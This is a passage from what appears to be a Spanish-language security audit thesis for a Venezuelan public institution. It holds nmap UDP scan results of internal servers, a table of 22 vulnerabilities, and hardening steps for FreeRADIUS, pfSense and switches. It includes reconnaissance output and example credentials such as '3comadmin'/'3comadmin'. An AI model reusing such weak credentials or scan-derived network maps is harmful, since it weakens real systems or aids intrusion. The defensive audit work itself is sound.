Nmap scan report for matrix01.mydomain.gob.ve (10.0.200.12)
Host is up, received echo-reply ttl 63 (0.0010s latency).
Scanned at 2015-11-18 09:12:12 VET for 1086s
Not shown: 998 closed ports
Reason: 998 port-unreaches
PORT      STATE          SERVICE REASON
68/udp    open|filtered  dhcpc   no-response
111/udp   open           rpcbind udp-response ttl 63
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4       111/tcp     rpcbind
|   100000   2,3,4       111/udp     rpcbind
|   100024   1           36117/tcp   status
|_  100024   1           42632/udp   status
```

**Figura 76. Escaneo de puertos UDP a servidor Intranet**

**Servidor de Tienda Virtual (ver Figura 77).**

```
# nmap -sU -sC -top-ports 1000 10.0.200.18

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 09:12 VET
Nmap scan report for matrix12.mydomain.gob.ve (10.0.200.18)
Host is up, received echo-reply ttl 63 (0.0010s latency).
All 1000 scanned ports on matrix12.mydomain.gob.ve (10.0.200.18) are
filtered because of 1000 host-prohibiteds
```

**Figura 77. Escaneo de puertos UDP a servidor Tienda Virtual**

**Servidor de Correo Institucional (ver Figura 78).**

```
# nmap -sU -sC -top-ports 1000 10.0.200.141

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 09:39 VET
Nmap scan report for 10.0.200.141
Host is up, received echo-reply ttl 63 (0.0039s latency).
Scanned at 2015-11-18 09:39:42 VET for 1085s
Not shown: 999 filtered ports
Reason: 999 host-prohibiteds
PORT      STATE          SERVICE REASON
53/udp    closed domain  port-unreach ttl 63
```

**Figura 78. Escaneo de puertos UDP a servidor Correo Institucional**

### Servidor LDAP (ver Figura 79).

```
# nmap -sU -sC -top-ports 1000 10.0.200.4

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-09 18:45 VET
Nmap scan report for conan01.mydomain.gob.ve (10.0.200.4)
Host is up, received echo-reply ttl 63 (0.00062s latency).
Scanned at 2016-01-09 18:45:50 VET for 1023s
Not shown: 945 closed ports, 51 open|filtered ports
Reason: 945 port-unreaches and 51 no-responses
PORT      STATE SERVICE      REASON
111/udp   open  rpcbind      udp-response ttl 63
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100024   1          37224/tcp   status
|_  100024   1          46373/udp   status
137/udp   open  netbios-ns   udp-response ttl 63
5353/udp  open  zeroconf     udp-response ttl 254
| dns-service-discovery:
|   9/tcp workstation
|_  Address=10.0.200.4 fe80:0:0:0:a00:27ff:fec7:cd11
```

Figura 79. Escaneo de puertos UDP a servidor LDAP

Servidor de Almacenamiento (ver Figura 80).

```
# nmap -sU -sC -top-ports 1000 10.0.200.13

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 10:01 VET
Nmap scan report for rocky03.mydomain.gob.ve (10.0.200.13)
Host is up, received echo-reply ttl 63 (0.0041s latency).
Scanned at 2015-11-18 10:01:45 VET for 1078s
Not shown: 991 closed ports
Reason: 991 port-unreaches
PORT      STATE      SERVICE      REASON
69/udp    open|filtered tftp         no-response
111/udp   open       rpcbind      udp-response ttl 63
| rpcinfo:
|   program version  port/proto  service
|   100000   2          111/tcp     rpcbind
|   100000   2          111/udp     rpcbind
|   100003   2,3,4     2049/tcp    nfs
|   100003   2,3,4     2049/udp    nfs
|   100005   1,2,3     39518/udp   mountd
|   100005   1,2,3     48905/tcp   mountd
|   100011   1,2       699/udp     rquotad
|   100011   1,2       700/tcp     rquotad
|   100021   1,3,4     52315/udp   nlockmgr
|   100021   1,3,4     55331/tcp   nlockmgr
|   100024   1         45154/tcp   status
|   100024   1         55380/udp   status
|_  391002   2         677/tcp     sgi_fam
123/udp   open       ntp          udp-response ttl 63
| ntp-info:
|_  receive time stamp: 2015-11-18T14:47:21
137/udp   open       netbios-ns   udp-response ttl 63
138/udp   open|filtered netbios-dgm  no-response
443/udp   open       https        udp-response ttl 63
631/udp   open|filtered ipp         no-response
2049/udp   open       nfs          udp-response ttl 63
5353/udp   open       zeroconf     udp-response ttl 254
| dns-service-discovery:
|   9/tcp workstation
|_  Address=10.0.200.13 fe80:0:0:0:214:5eff:fe33:6a66
```

Figura 80. Escaneo de puertos UDP a servidor de Almacenamiento

Servidor ERP (ver Figura 81).

```
# nmap -sU -sC -top-ports 1000 10.0.200.26

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 10:01 VET
Nmap scan report for matrix03.mydomain.gob.ve (10.0.200.26)
Host is up, received echo-reply ttl 63 (0.0016s latency).
Scanned at 2015-11-18 10:01:38 VET for 1069s
Not shown: 998 closed ports
Reason: 998 port-unreaches
PORT      STATE          SERVICE REASON
68/udp    open|filtered  dhcpc   no-response
111/udp   open           rpcbind udp-response ttl 63
| rpcinfo:
|   program version  port/proto  service
|   100000   2           111/tcp    rpcbind
|   100000   2           111/udp    rpcbind
|   100024   1           47420/tcp  status
|   100024   1           53573/udp  status
```

Figura 81. Escaneo de puertos UDP a servidor ERP

Al tabular todos los datos recolectados durante los escaneos TCP y UDP se obtiene la Tabla 21 que compara el resultado del escaneo de puertos desde la Red Interna hacia la Red de Servidores contra la política de la organización.

Tabla 21. Resultados del escaneo de puertos TCP y UDP desde la Red Interna

Dirección IP	Servicio	Puertos permitidos según política (usuarios sin privilegios)	Puertos abiertos detectados	Recomendación
10.0.200.14	DNS	<b>TCP:</b> 53 (DNS) <b>UDP:</b> 53 (DNS)	<b>TCP:</b> 22 (SSH), 53 (DNS), 111 (RPCBIND), 443 (HTTPS), 46236 <b>UDP:</b> 53 (DNS), 111 (RPCBIND), 443 (HTTPS), 5353 (mDNS)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.130	Página Web Institucional	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 22 (SSH), 80 (HTTP)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.12	Intranet	<b>TCP:</b> 80 (HTTP)	<b>TCP:</b> 22 (SSH), 80 (HTTP), 81 (HTTP), 111 (RPCBIND), 5432 (POSTGRESQL), 36117 <b>UDP:</b> 111 (RPCBIND)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.18	Tienda Online	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 22 (SSH), 80 (HTTP), 443 (HTTPS)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.141	Correo Institucional	<b>TCP:</b> 443 (HTTPS)	<b>TCP:</b> 22 (SSH), 25 (SMTP), 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS), 7071 (HTTPS)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.4	LDAP	<b>TCP:</b> 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS), 445 (SMB) <b>UDP:</b> 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS)	<b>TCP:</b> 22 (SSH), 80 (HTTP), 111 (RPCBIND), 139 (NBT), 389 (LDAP), 443 (HTTPS), 445 (SMB), 636 (LDAPS), 1984 (BIGBROTHER), 37224 <b>UDP:</b> 111 (RPCBIND), 137 (NBT), 5353 (mDNS)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política



Tabla 22. Resultados del escaneo de puertos TCP y UDP desde la Red Interna (Continuación de la Tabla 21)

Dirección IP	Servicio	Puertos permitidos según política (usuarios sin privilegios)	Puertos abiertos detectados	Recomendación
10.0.200.13	Almacenamiento Compartido	<b>TCP:</b> 137 - 139 (NBT), 445 (SMB) <b>UDP:</b> 137 - 139 (NBT)	<b>TCP:</b> 22 (SSH), 80 (HTTP), 111 (RPCBIND), 139 (NBT), 443 (HTTPS), 445 (SMB), 700, 1984 (BIGBROTHER), 2049 (NFS), 45154, 48905, 55331 <b>UDP:</b> 69 (TFTP), 111 (RPCBIND), 123 (NTP), 137 - 138 (NBT), 443 (HTTPS), 631, 2049 (NFS), 5353 (mDNS)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política
10.0.200.26	ERP	<b>TCP:</b> 80 (HTTP)	<b>TCP:</b> 22 (SSH), 80 (HTTP), 111 (RPCBIND), 47420 <b>UDP:</b> 68 (BOOTP), 111 (RPCBIND)	Crear reglas de firewall en la Red Interna que únicamente permitan acceso al servidor por los puertos especificados en la política

### 4.3 Mitigación de Vulnerabilidades

Se hallaron en total 22 vulnerabilidades a lo largo de este proyecto. Para clasificarlas más fácilmente se definen en las siguientes categorías:

- Vulnerabilidad en el diseño.
- Vulnerabilidad en configuraciones.
- Violaciones a la política de firewall.

En la Tabla 23 se hace un resumen de las vulnerabilidades encontradas al aplicar la metodología.

Tabla 23. Resumen de Vulnerabilidades Encontradas en la Infraestructura

N	Vulnerabilidad	Tipo	Dispositivo que Afecta	Amenaza	Recomendación
1	Un solo switch <i>core</i> representa un punto único de falla	Vulnerabilidad en el diseño	Switch	Denegación de Servicio	Implementar redundancia de switch <i>core</i>
2	Un solo dispositivo de borde representa un punto único de falla	Vulnerabilidad en el diseño	Router/Firewall	Denegación de Servicio	Implementar redundancia de dispositivo de borde
3	La red de servidores que prestan servicios externos no está aislada de los servidores de uso interno	Vulnerabilidad en el diseño	Switch, Router/Firewall, Servidores	Intrusiones	Transferir los servidores que son públicos desde la Red de Servidores (DMZ Privada) a la DMZ Pública que ya existe pero no se está usando
4	El puerto consola no tiene contraseña	Vulnerabilidad en configuración	Switch	Acceso no autorizado	Crear una contraseña para el acceso por consola
5	El acceso a las interfaces de administración no está restringido	Vulnerabilidad en configuración	Switch, Router/Firewall	Acceso no autorizado	Implementar ACLs para permitir acceso administrativo solo a personal autorizado
6	No se usan protocolos seguros como HTTPS o SSH para acceder a la administración del dispositivo	Vulnerabilidad en configuración	Switch	Captura de datos	Configurar los switches para que la administración se haga vía SSH o HTTPS
7	Los dispositivos de infraestructura no requieren clave para su administración	Vulnerabilidad en configuración	Switch	Acceso no autorizado	Configurar los switches para que el acceso administrativo solicite contraseña
8	Los dispositivos no están configurados con autenticación centralizada	Vulnerabilidad en configuración	Switch	Repudiación, Cuentas de usuario sin control	Implementar un servidor AAA
9	Los administradores no tiene su propia cuenta única y con los privilegios que le correspondan según su nivel	Vulnerabilidad en configuración	Switch	Repudiación	Crear una cuenta para cada usuario en un servidor AAA

Tabla 24. Resumen de Vulnerabilidades Encontradas en la Infraestructura (Continuación de Tabla 23)

N	Vulnerabilidad	Tipo	Dispositivo que Afecta	Amenaza	Recomendación
10	No hay un <i>banner</i> configurado con el fin de que todos los usuarios que se conecten tengan conocimiento de la política de la compañía para el uso y seguimiento	Vulnerabilidad en configuración	Router/Firewall	Incumplimiento de ley y regulaciones	Configurar un <i>banner</i> legal en router/firewall
11	No se tiene configurado un servidor centralizado de <i>logs</i> para registrar los eventos más importantes de cada dispositivo	Vulnerabilidad en configuración	Switch	Perdida de <i>logs</i> importantes que pudieran ayudar a investigar un incidente de seguridad	Configurar los switches para que envíen <i>logs</i> al servidor centralizado
12	No está configurado NTP	Vulnerabilidad en configuración	Switch, Router/Firewall	Imposibilidad de correlacionar <i>logs</i> de diferentes dispositivos	Configurar un servidor NTP y hacer que todos los dispositivos sincronicen con el
13	No se hacen respaldos de los archivos de configuración	Vulnerabilidad en configuración	Switch, Router/Firewall	No poder recuperarse rápidamente ante un fallo inesperado en la red	Programar shell scripts para automatizar la tarea de <i>backup</i> de configuraciones
14	No se evita el uso de la VLAN 1	Vulnerabilidad en configuración	Switch	Ataques de Capa 2 (VLAN Hopping)	Crear un nuevo <i>tag</i> de VLAN y sustituir en la red en que se está utilizando VLAN 1
15	Los puertos de switch que no se están utilizando no están deshabilitados o en una VLAN no enrutable	Vulnerabilidad en configuración	Switch	Acceso no autorizado a la red	Colocar los puertos sin utilizar de los switches en una VLAN no enrutable
16	Servicio vulnerable habilitado (FTP)	Vulnerabilidad en configuración	Switch	Aumento de la superficie de ataque	Deshabilitar servicio innecesario
17	Servicio vulnerable habilitado (HTTP)	Vulnerabilidad en configuración	Switch	Aumento de la superficie de ataque	Deshabilitar servicio innecesario

Tabla 25. Resumen de Vulnerabilidades Encontradas en la Infraestructura (Continuación de Tabla 23)

N	Vulnerabilidad	Tipo	Dispositivo que Afecta	Amenaza	Recomendación
18	Servicio habilitado que no se requiere y además no solicita autenticación (DarkStat)	Vulnerabilidad en configuración	Router/Firewall	Aumento de la superficie de ataque	Deshabilitar servicio innecesario
19	Las red es vulnerable a ataques VLAN Hopping	Vulnerabilidad en configuración	Switch	Acceso no autorizado a VLANs	Cambiar el <i>tag</i> de VLAN en la red afectada para que no sea el <i>tag</i> 1
20	La red es vulnerable a ataques DHCP no Autorizado ( <i>Rogue</i> )	Vulnerabilidad en configuración	Switch	Denegación de Servicio, Ataque a Servicio de Red	Configurar la característica DHCP Snooping en el switch
21	La red es vulnerable a ataques de Envenenamiento ( <i>Poisoning</i> ) ARP	Vulnerabilidad en configuración	Switch	DoS, Ataques de Capa 2, Captura de datos sensibles	Configurar protección ARP en el switch
22	Las reglas de firewall actuales en la Red Interna no cumplen con las políticas de la organización	Violación a la política de firewall	Firewall	Acceso no autorizado, Abuso de la Red, Filtración de Datos	Crear las reglas necesarias para implementar la política en la Red Interna

A continuación, se muestra el proceso seguido para resolver las vulnerabilidades encontradas.

#### 4.3.1 Implementación de un Servidor AAA

RADIUS es un protocolo que implementa el esquema AAA. El servidor RADIUS de código abierto más importante y más implementado es FreeRADIUS y es la opción escogida para el desarrollo de este proyecto en su versión 2.2.5.

Para esta implementación se utilizó un servidor Debian 8 a la que se le instaló del repositorio oficial de Debian el paquete `freeradius`.

Para instalar Free RADIUS en Debian se ejecutan el siguiente comando:

```
# aptitude install freeradius freeradius-utils
```

Luego se modifican los archivos de configuración del software de acuerdo al entorno de la organización. Con un editor de textos se modifica el archivo `/etc/freeradius/clients.conf` y se agrega lo siguiente al final del archivo:

```
#clientes (NAS) de la organizacion
client 10.0.254.0/24 {
    secret          = clavesegura
    shortname       = management-network
}
```

Con la modificación anterior se está configurando el servidor para que acepte clientes (NAS) de la red 10.0.254.0/24 que es la Red de Administración de la organización en la que están las interfaces de administración de los switches que son justamente los dispositivos cuya autenticación se quiere centralizar.

Para crear los usuarios que van a poder autenticarse en los dispositivos de red se edita el archivo `/etc/freeradius/users`. Para crear usuarios y asignarles permisos se usan diferentes parámetros que pueden consultarse en el manual de FreeRADIUS. El software de los switches de la organización es de la compañía 3com y para crear un usuario administrador en esta clase de equipos se agregan las siguientes líneas al principio del archivo:

```
#Usuario administrador de equipo 3com
3comadmin Cleartext-Password := "3comadmin"
        3Com-User-Access-Level = 3
```

Al hacer la modificación anterior se creó el usuario con permisos de administrador con nombre de usuario **3comadmin** y contraseña **3comadmin**. Los niveles de acceso para el caso de 3com vienen dados por el parámetro `3Com-User-Access-Level` y los valores, de acuerdo al archivo `/usr/share/freeradius/dictionary.3com`, son los siguientes:

- 0 para permisos de visitante.
- 1 para permisos solo de monitor.
- 2 para permisos de administración sin incluir opciones de seguridad.
- 3 para todos los permisos posibles de administración.

Luego de modificar archivos de configuración debe reiniciarse el servicio `freeradius`. Para ello se hace uso del siguiente comando:

```
# /etc/init.d/freeradius restart
```

Para comprobar que el servicio está corriendo puede ejecutarse el comando a continuación:

```
# ps ax | grep freeradius
```

De esta manera, ya se tiene una instalación básica de FreeRADIUS con un usuario creado que ya se puede usar para autenticarse en los switches 3com de la organización una vez se configuren estos para aceptar autenticación vía RADIUS.

### 4.3.1 Configuración Segura de los Dispositivos de Infraestructura

#### Configuración del Router/Firewall

En la organización se usa una distribución FreeBSD llamada Pfsense instalada en un servidor que actúa como dispositivo Router/Firewall interno. Este software se configura mediante una interfaz web como la que se puede ver en la Figura 82.




Figura 82. Pantalla Principal de Pfsense

Los elementos más importantes de esta interfaz son los siguientes:

1. Es la barra principal de navegación de la interfaz, desde ella puede llegarse a todas las pantallas de configuración que se van a mostrar en el resto de la sección.
2. Es un *widget* que muestra la información del servidor.
3. Un *widget* que muestra todas las interfaces configuradas en el servidor, su dirección IP y su estatus.

#### NTP

Lo primero es configurar un servidor centralizado de hora mediante NTP, la idea es que todos los dispositivos sincronicen sus relojes contra este de manera que al momento de correlacionar *logs* los mismos muestren hora y fecha correctas. El router/firewall de la organización puede configurarse como servidor NTP, en el menú principal hay que dirigirse a Services > NTP y aparece la pantalla que se ve en la Figura 83.

NTP Serial GPS PPS

### NTP Server Configuration

Interface(s) WAN  
INTERNA  
SERVIDORES  
ADMINISTRACION 1

Interfaces without an IP address will not be shown.  
Selecting no interfaces will listen on all interfaces with a wildcard.  
Selecting all interfaces will explicitly listen on only the interfaces/IPs specified.

Time servers 
 0.south-america.pool.ntp.org  prefer  noselect  
 1.south-america.pool.ntp.org  prefer  noselect  
 2.south-america.pool.ntp.org  prefer  noselect
  2

For best results three to five servers should be configured here.  
The *prefer* option indicates that NTP should favor the use of this server more than all others.  
The *noselect* option indicates that NTP should not use this server for time, but stats for this server will be collected and displayed.

Orphan mode  (0-15)

Orphan mode allows the system clock to be used when no other clocks are available. The number here specifies the stratum reported during orphan mode and should normally be set to a number high enough to insure that any other servers available to clients are preferred over this server. (default: 12).

NTP graphs  Enable RRD graphs of NTP statistics (default: disabled).

Syslog logging These options enable additional messages from NTP to be written to the System Log (Status > System Logs > NTP).

Enable logging of peer messages (default: disabled).  
 Enable logging of system messages (default: disabled).
  3

Figura 83. Configurar Servidor NTP

Se ejecutan los siguientes pasos:

Paso 1: Seleccionar las interfaces del router/firewall en las que se quiere habilitar el servicio.

Paso 2: Se coloca la lista de servidores NTP externos con los que sincronizar el reloj del router/firewall. En este caso se hace uso de servidores públicos disponibles en Internet.

Paso 3: Se habilita la generación de *logs* adicionales. Este paso es opcional.

Al seguir los pasos anteriores se logra la configuración de un servidor NTP en el software del router/firewall de la organización. Más adelante en este mismo trabajo se van a configurar diferentes dispositivos para que sincronicen fecha y hora con este servidor.

### Restringir Acceso Administrativo

Se restringirá el acceso administrativo para que solo el personal autorizado (administradores de red) tenga acceso de administración al dispositivo. Para esto se recomienda primero hacer uso de alias (agrupación de varios parámetros bajo un nombre) para simplificar el proceso de configuración. Para esto se ejecutaron los siguientes pasos:

Paso 1: Dirigirse a Firewall > Aliases y se crean dos alias. El primer alias se nombró PersonalRedes y agrupa las direcciones IP de los equipos de los administradores de red (ver Figura 84). El segundo alias se denominó P\_443\_22 y agrupa los números de puertos que interesan para la administración del router/firewall que son el puerto 22 y el 443 (ver Figura 85).

Paso 2: Ir a Firewall > Rules para crear una regla en la interfaz Red Interna que permita la comunicación desde un origen autorizado (máquinas de los administradores de red) hacia las interfaces de administración del router/firewall por los puertos permitidos. También debe crearse una regla que bloquee el tráfico hacia las interfaces de administración desde cualquier otro origen. Aquí el orden de las reglas es importante y hay que asegurarse que primero está la de permitir y luego la de bloquear tal como se ve en la Figura 86. En la misma figura puede observarse que se hace uso de los alias creados en el paso anterior.

De esta manera, se ha restringido el acceso a la interfaz de administración del router/firewall solo al personal de administradores de red en la organización.

PersonalDesarrollo	[redacted]203.21, [redacted]203.23, [redacted]203.24, [redacted]203.27, [redacted]203.20	Programadores	[e] [x]
PersonalRedes	[redacted]203.9, [redacted]203.217, [redacted]203.28, [redacted]203.17	Administradores de Red	[e] [x]
PersonalServidores	[redacted]203.28, [redacted]203.13, [redacted]203.15	Administradores de sistemas	[e] [x]
PersonalSoporte	[redacted]203.6, [redacted]203.6, [redacted]203.12, [redacted]203.26, [redacted]203.8, [redacted]203.250	Soporte Tecnico a usuarios	[e] [x]

Figura 84. Creación de alias de grupos de IP con respecto a personal TI

P_443_22	22, 443	Puerto 443 y 22	[e] [x]
P_80_443	443, 80	Puertos HTTP y HTTPS	[e] [x]

Figura 85. Creación de alias para grupos de puertos en el firewall

<input checked="" type="checkbox"/>	IPv4 TCP	<u>PersonalRedes</u>	*	This Firewall	P_443_22	*	none	Acceso administrativo autorizado	[e] [x]
<input checked="" type="checkbox"/>	IPv4 TCP	<u>PersonalRedes</u>	*	[redacted].251.3	P_443_22	*	none	Acceso administrativo autorizado a proxy	[e] [x]
<input checked="" type="checkbox"/>	IPv4 TCP	<u>PersonalRedes</u>	*	[redacted].254.0/24	P_80_443	*	none	Acceso administrativo a Red de Administracion	[e] [x]
<input checked="" type="checkbox"/>	IPv4 TCP	<u>RedInterna</u>	*	[redacted].251.3	3128	*	none	acceso al servidor proxy para todo el instituto	[e] [x]
<input checked="" type="checkbox"/>	IPv4 UDP	<u>RedInterna</u>	*	This Firewall	123 (NTP)	*	none	Permitir NTP para sincronizar hora	[e] [x]
<input checked="" type="checkbox"/>	IPv4 *	*	*	This Firewall	*	*	none	Bloquear acceso administrativo NO autorizado	[e] [x]
<input checked="" type="checkbox"/>	IPv4 *	*	*	[redacted].254.0/24	*	*	none	Bloquear acceso NO autorizado Red Administrativa	[e] [x]
<input checked="" type="checkbox"/>	IPv4 *	*	*	[redacted].251.3	*	*	none	Bloquear acceso administrativo NO autorizado proxy	[e] [x]

Figura 86: Reglas para permitir acceso de administración al firewall solo a Administradores de Red



## Banner Legal

La siguiente configuración por realizar es la implementación de un *banner* legal que se muestre cuando un usuario accede a la administración vía SSH del dispositivo. Esto con el fin de que esté consciente de la actividad de monitoreo que se está haciendo. Desde CLI en el router/firewall se hace de la siguiente manera:

Paso 1: Se crea un archivo con el texto del *banner*. En este caso el archivo se creó en la ruta `/etc/ssh/banner` y se agrega en ese archivo el mensaje que se desee colocar como *banner* legal. El comando para abrir el archivo y poder editarlo es:

```
# vi /etc/ssh/banner
```


Paso 2: Se edita el archivo `/etc/sshd` usando el comando `vi` y se busca la cadena con el siguiente texto `"/* Include default configuration for pfSense */"` y justo en la línea siguiente se agrega la siguiente cadena:

```
$sshconf .= "Banner /etc/ssh/banner\n";
```

Paso 3: Se reinician los servicios del firewall para que el servicio SSH cargue la nueva configuración que se acaba de hacer. El comando es el siguiente:

```
# /etc/rc.reload_all
```

Luego de seguir la secuencia de pasos el resultado es que al tratar de hacer *login* via SSH en el firewall aparecerá un mensaje como el de la Figura 87. Este es el texto que previamente se guardó en el archivo `/etc/ssh/banner`.



```
[lduran@localhost ~]$ ssh lduran@192.168.10.15
-----
El acceso a este dispositivo es solo para usuarios autorizados,
si usted no esta expresamente autorizado, por favor desconectese
inmediatamente. Los accesos no autorizados estan en contra de la
ley, y pueden estar sujetos a penas criminales o civiles.
 Toda la actividad es registrada, si no esta de acuerdo desconectese inmediatamente.
Para mas informacion, contacte a redes@mydomain.gob.ve
-----

Access to this device is only for authorized users, if you have not
permissions please logout immediatly, unauthotized is against law,and may be
subject to civil or crimin al penalties.
All activity is being logged, if you do not agree disconnect immediatly.
For further information please contact redes@mydomain.gob.ve
-----
Password for lduran@fwccs.mydomain.gob.ve:█
```

Figura 87. *Banner* legal al tratar de conectar vía SSH al firewall/router

## Autenticación Centralizada

El software PfSense no tiene soporte para autenticar usuario web mediante algún servidor AAA por lo que se omite hacer este paso.

## Configuración del Switch

Los switches de la organización se administran principalmente vía una interfaz web que se muestra en la Figura 88.

The screenshot shows the HP Web Management Platform interface for a switch named AUYANTEPUY-B. The interface is divided into three main sections:

- 1. Main Menu:** A sidebar menu on the left containing options: Wizard, Stack, Summary (highlighted), Device, Network, Authentication, Security, and QoS.
- 2. System Resource State:** A section showing the current status of system resources:

Resource	Usage
CPU Usage	3%
Memory Usage	55%
Temperature	Normal
- 3. Recent System Logs:** A table displaying the most recent system logs:

Time	Level	Description
Apr 30 20:23:04:214 2000	Warning	admin logged in from 10.10.70.6
Apr 30 20:23:04:201 2000	Information	-AAAType=ACCOUNT-AAAScheme= local-Service=login-UserName=admin@system; AAA is successful.
Apr 30 20:23:04:200 2000	Information	-AAAType=ACCOUNT-AAAScheme= local-Service=login-UserName=admin@system; AAA launched.
Apr 30 20:23:04:198 2000	Information	-AAAType=AUTHOR-AAAScheme= local-Service=login-UserName=admin@system; AAA is successful.
Apr 30 20:23:04:198 2000	Information	-AAAType=AUTHOR-AAAScheme= local-Service=login-UserName=admin@system; AAA launched.

Figura 88. Interfaz de configuración del switch

En la interfaz de configuración del switch hay 3 secciones principales que son las siguientes:

1. Menú principal, desde este menú se puede acceder a todas las configuraciones que se van a describir en esta sección.
2. Estado de los recursos del dispositivo.
3. Muestra los últimos *logs* generados por el equipo, puede notarse en la Figura 88 que la fecha de los *logs* está totalmente desactualizada.

## NTP

La primera tarea es configurar NTP en los switches para que sincronicen el reloj del dispositivo con el del servidor NTP de la organización que se configuró en una sección anterior de este trabajo. Para hacer esto en el menú principal se selecciona Devices > System Time > Net Time y aparece la pantalla de la Figura 89.

System Time **Net Time**

Clock status: synchronized

Source Interface: Vlan-interface1

Poll Interval: 64 Seconds

Key 1 ID: (1-4294967295) Key String: (1-32 Chars.)

Key 2 ID: (1-4294967295) Key String: (1-32 Chars.)

External Reference Source

NTP Server 1: 10.0.254.1 **1** Reference Key ID:

NTP Server 2: Reference Key ID:

Set System TimeZone **2**

TimeZone: (GMT -04:30) Caracas

Apply **3**

Figura 89. Configuración de NTP en el switch

Paso 1: Se coloca la dirección IP del servidor NTP que se tiene en la red para sincronizar contra él la hora del equipo.

Paso 2: Se selecciona la zona horaria que en este caso es la de Caracas, Venezuela

Paso 3: Click en Apply y luego de aproximadamente un minuto aparece el mensaje “Clock status: synchronized”.

### Envío de logs

Lo siguiente es configurar los dispositivos para que envíen *logs* al servidor syslog de la organización. Para esto hay que seleccionar Device > Syslog > Loghost en el menú principal y colocar en el campo correspondiente la IP de un servidor syslog que se tenga implementado y luego hacer click en el botón “Apply” para que los cambios surtan efecto, la pantalla en la que se hizo esta configuración es la que se ve en la Figura 90.

Loglist **Loghost** Log Setup

Loghost

IPv4  IPv6

Loghost IP: 10.0.200.249

Items marked with an asterisk(\*) are required

Apply

